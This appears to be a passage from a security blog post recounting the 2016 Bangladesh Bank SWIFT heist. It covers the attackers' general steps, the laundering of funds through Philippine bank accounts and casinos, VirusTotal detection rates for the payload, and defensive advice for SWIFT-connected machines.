- Updated the DB
- Manipulated the printer so no records are found in time.
- All 35 transactions hit the Federal reserve bank in New York
- Only 4 transactions were successfully made, rest were denied and needed more info.

- The money was moved to RCBC bank accounts (based on fake identification) in the Philippines
- Money mules tried to collect the money
- Money was moved to Casinos to convert electronic transaction to hard cash.

At this point money laundering begins

• Dirty money has to go through a financial structure
• It has to be moved to family members
• It has to be invested in fake businesses with front companies

Long story short, the money MUST be available for the Kingpin in legit form, to spend it.

Conclusion:

Hackers made 35 transactions worth **$1 Billion**. Out of which only 4 (worth **$81 Million**) went through. Some transactions had minor typos and were returned for correction and more information.

Targeted attacks are difficult to detect. If we look at the main payload used in this **Hi-tech Bangladesh bank robbery**, detection rate was very low. The payload was initially submitted to VT in march i.e. a month after the crime took place. You can check the dates and the VT detection rate in the following screenshot.

2016-03-26 18:38:34	**4/56**
2016-03-28 11:49:15	**7/57**
2016-04-04 11:54:53	**8/57**
2016-04-11 10:57:31	**10/56**
2016-04-15 05:33:41	**12/57**

Hackers in this situation are funded to develop a powerful malware, slowly move to the target terminal, move the money and erase the origin. The money is later put into a very complex financial structure to make it look legit. This is done by bringing the money back into the banking system i.e. bring the money to play.

Machines with interfaces to SWIFT must be kept super secure with a solid AntiVirus. Application white listing is a good idea as well but it requires some serious testing. An EDR solution with proper logging and IOC's is helpful. Secure your credentials. Last but not least, hire smart people.